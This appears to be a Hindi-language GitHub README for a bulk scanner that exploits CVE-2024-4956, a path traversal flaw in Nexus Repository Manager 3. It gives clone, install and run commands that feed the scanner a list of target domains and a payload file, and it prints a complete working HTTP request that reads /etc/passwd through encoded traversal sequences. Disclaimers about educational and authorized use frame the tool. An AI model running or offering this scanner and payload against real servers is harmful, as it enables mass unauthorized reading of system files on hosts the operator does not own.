 ifconfig-me/cve-2024-4956-bulk-scanner
[CVE-2024-4956] Nexus Repository Manager 3 अप्रमाणित Path Traversal सामूहिक स्कैनर

यह उपकरण केवल शैक्षिक उद्देश्यों और कॉर्पोरेट वातावरण में परीक्षण के लिए है। https://twitter.com/nav1n0x/ और https://github.com/ifconfig-me इस कोड के दुरुपयोग की कोई जिम्मेदारी नहीं लेते हैं। इसे अपने जोखिम पर उपयोग करें। ऐसे लक्ष्य पर हमला न करें जिससे आपको जुड़ने की अनुमति नहीं है। यह उपकरण सार्वजनिक रूप से जारी पेलोड का उपयोग करता है।
यह स्कैनर सुरक्षा उत्साही लोगों को नेक्सस रिपॉजिटरी लक्ष्यों पर बल्क में पथ ट्रैवर्सल भेद्यता (Path Traversal Vulnerability) को स्कैन करने में मदद करता है।

स्कैनर लोड किए गए लक्ष्यों की संख्या और वर्तमान स्कैनिंग की स्थिति दिखाएगा। URL को परिणामों के आधार पर तीन स्थिति संदेशों के साथ सूचीबद्ध किया जाएगा: टाइमआउट (Timeout), विफल (Fail), या सफल (Success)। सुनिश्चित करें कि targets.txt में डोमेन की सूची और lfi-payloads.txt में पेलोड की सूची है। स्कैनर वर्तमान में परीक्षण किए जा रहे URL को प्रदर्शित करेगा, प्रत्येक नए अनुरोध के साथ अपडेट होगा, और क्रमशः सफलता या विफलता का संकेत देगा। स्क्रिप्ट सफल URL की एक सूची को successful_urls.txt के रूप में निर्देशिका में सहेजती है। यह अंत में सफल प्रयासों की संख्या का सारांश प्रदान करेगी।
सुनिश्चित करें कि आपके पास Python 3.6+ और pip स्थापित है।
रिपॉजिटरी को क्लोन करें:
git clone https://github.com/ifconfig-me/CVE-2024-4956-Bulk-Scanner.gitcd CVE-2024-4956-Bulk-Scannerआवश्यक निर्भरताएँ स्थापित करें:
pip install -r requirements.txt
अपनी targets.txt फ़ाइल डोमेन की सूची के साथ और lfi-payloads.txt फ़ाइल पेलोड की सूची के साथ तैयार करें।
स्कैनर चलाएँ:
python3 CVE-2024-4956-scanner.py -d targets.txt -p lfi-payloads.txt

GET /%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd HTTP/1.1
Host: target.com:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
यह उपकरण केवल शैक्षिक उद्देश्यों और कॉर्पोरेट वातावरण में परीक्षण के लिए है। https://twitter.com/nav1n0x/ और https://github.com/ifconfig-me कोड की कोई जिम्मेदारी नहीं लेते हैं। इसे अपने जोखिम पर उपयोग करें। ऐसे लक्ष्य पर हमला न करें जिससे आपको जुड़ने की अनुमति नहीं है।
